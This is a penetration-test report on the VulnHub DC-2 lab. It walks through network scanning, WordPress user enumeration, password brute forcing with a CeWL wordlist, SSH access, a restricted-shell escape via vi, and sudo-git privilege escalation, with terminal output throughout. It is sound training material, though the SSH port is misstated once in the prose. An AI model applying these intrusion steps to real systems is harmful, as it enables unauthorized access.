PENETRATION TESTING REPORT

ROHIT NANDANWAR

Date: 16/03/2025

Email: rnandanwar098@gmail.com

Table of Contents

Execution Summary:

I was assigned to conduct a penetration test on the target machine DC-2 with the IP address (192.168.29.129) to evaluate its security vulnerabilities and identify potential attack vectors. The objective of this assessment was to simulate real-world attack scenarios and uncover weaknesses that could be exploited by a malicious attacker.

The penetration test focused on the following goals:

- Gaining unauthorized shell access to the system.
- Exploiting misconfigurations and web application vulnerabilities to escalate privileges.
- Extracting sensitive data stored on the machine.

During the assessment, various techniques such as directory enumeration, weak credential exploitation, and privilege escalation were used to gain root access to the system. If an attacker successfully executes these steps, they could compromise the system, steal confidential data, and establish persistent access.

The findings in this report highlight key vulnerabilities that need to be addressed to strengthen the system's security posture and prevent potential real-world attacks.

I. Summary of Results:

The security assessment of **DC-2** was conducted using multiple penetration testing tools, including **Nmap, ARP-scan, nikto,WPScan, and CeWL**, to identify vulnerabilities in the system. The primary objective was to discover weaknesses in **exposed services, misconfigurations, and insecure authentication mechanisms** that could be exploited by an attacker.

During the testing process, the following vulnerabilities were identified:

- **Weak login credentials**, allowing unauthorized access to web applications and services.
- **Misconfigured services**, leading to privilege escalation.
- **Exposed sensitive files and directories** due to improper security configurations.

If these vulnerabilities are exploited by an attacker, they could:

- **Gain unauthorized shell access** and execute system commands.
- **Extract sensitive information** stored on the machine.
- **Maintain persistent access** to the compromised system.

To mitigate these risks, **strong authentication policies, proper system hardening, and regular security audits** should be implemented to prevent unauthorized access and protect the system from potential attacks.

Attack Narrative:

I. *Enumeration and Scanning:*

We started with **arp-scan** to identify the target's IP address, then used **Nmap** to scan for active services.

```
┌─[✗]─[root@parrot]─[/home/rohit_23/Desktop]
└──╼ #arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:3a:24:a6, IPv4: 192.168.29.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.2    00:50:56:e7:e2:58       VMware, Inc.
192.168.29.1    00:50:56:c0:00:08       VMware, Inc.
192.168.29.132  00:0c:29:b0:e7:e1       VMware, Inc.
192.168.29.254  00:50:56:e1:26:df       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.191 seconds (116.84 hosts/sec).
```

FIG 1

```
┌─[root@parrot]─[/home/rohit_23/Desktop]
└──╼ #nmap -A 192.168.29.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 03:08 EDT
Nmap scan report for 192.168.29.132
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
MAC Address: 00:0C:29:B0:E7:E1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.38 ms 192.168.29.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
```

FIG 2

Adding the DC-2 IP to the **/etc/hosts** file allows the system to resolve **dc-2** as a hostname, making it easier to access the target machine without using its IP address.




FIG 3

II. Web Application Analysis:

Noticing that an HTTP server is running, we quickly open the target's IP address in a browser and found my first flag.





FIG 4

Using Nikto, We discovered some outdated services running on the server.



```
┌──[✗]─[root@parrot]─[/home/rohit_23/Desktop]
└──╼ #nikto -url http://dc-2/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.29.132
+ Target Hostname:    dc-2
+ Target Port:        80
+ Start Time:         2025-03-23 07:25:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: ARRAY(0x5600617c0e30). See: https://www.drupal.org/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https:
/www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php: Wordpress login found.
+ 7850 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2025-03-23 07:25:37 (GMT-4) (28 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

FIG 5

We used Wpscan which is an excellent tool for Wordpress sites and it has the ability to brute force the login page!

```
┌──[✗]─[root@parrot]─[/home/rohit_23/Desktop]
└──╼ #wpscan --url http://dc-2/ --enumerate p --enumerate t --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://dc-2/ [192.168.29.132]
[+] Started: Tue Mar 25 00:07:53 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
```

FIG 6

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Mar 25 00:07:58 2025
[+] Requests Done: 58
[+] Cached Requests: 6
[+] Data Sent: 13.894 KB
[+] Data Received: 514.805 KB
[+] Memory used: 177.055 MB
```

FIG 7

III. *Creating Custom Wordlist:*

There is a tool called “cewl”, which generates passwords based on the current target by using command cewl //dc-2/ > password.

IV. *Wordpress Enumeration:*

Here we Brute login page to get credentials using WPScan.




FIG 8




FIG 9

V. Privilege Escalation:

we login to WordPress using Jerry credentials. It was holding another clue for us in Flag 2.




FIG 10

Since the clue hinted at finding an alternative entry point to reach the final flag, we decided to attempt an SSH login on port 77454 using Tom's credentials.

We successfully logged in, but we were restricted to a limited shell where some commands were unavailable, though a few remained accessible.

```
┌──[x]─[root@parrot]─[/home/rohit_23/Desktop]
└──╼ #ssh -p 7744 tom@192.168.29.132
The authenticity of host '[192.168.29.132]:7744 ([192.168.29.132]:7744)' can't b
e established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.29.132]:7744' (ED25519) to the list of know
n hosts.
tom@192.168.29.132's password:
```

FIG 11

The default shell for tom was rbash. It's like a restricted shell that we want to escape to gain better control over the system. When I check directories there was flag3 and cat command was restricted I use another method i.e. “echo” to read the content of that file.

```
tom@DC-2:~$ echo $(<flag3.txt)
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
```

FIG 12

To escape from the restricted shell we used vi editor and then we type :set shell=/bin/sh and finally **:shell**. This will launch the standard Unix shell. After that, we can issue the **/bin/bash** command to switch to the Bash shell. I also noticed that we are limited in usable commands because the **$PATH** environment variable only contained the /home/tom/usr/bin path. So, I added the missing directories and printed out the third flag.

```
tom@DC-2:~$ echo $SHELL
/bin/rbash
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
```

FIG 13

Noticing an opportunity for lateral movement, I switched to Jerry's account using the previously obtained WordPress password and checked privileges for jerry.

```
tom@DC-2:~$ vi

$ ls
flag3.txt  usr
$ cat flag3.txt
/bin/sh: 2: cat: not found
$ export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
$ su jerry
Password:
jerry@DC-2:/home/tom$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry)
```

FIG 14

I checked the allowed commands using **sudo -l** and confirmed that we could run the **git** command without requiring the root password and with the help of GTFBins I checked how to escalate using git command and successfully obtained finalflag.




FIG 15

Conclusion:

The DC-2 lab on VulnHub demonstrated real-world privilege escalation techniques, lateral movement, and restricted shell bypasses. By leveraging misconfigurations in services, weak credentials, and sudo privileges, we successfully gained root access. This challenge reinforced the importance of securing user accounts, restricting unnecessary privileges, and keeping services up to date.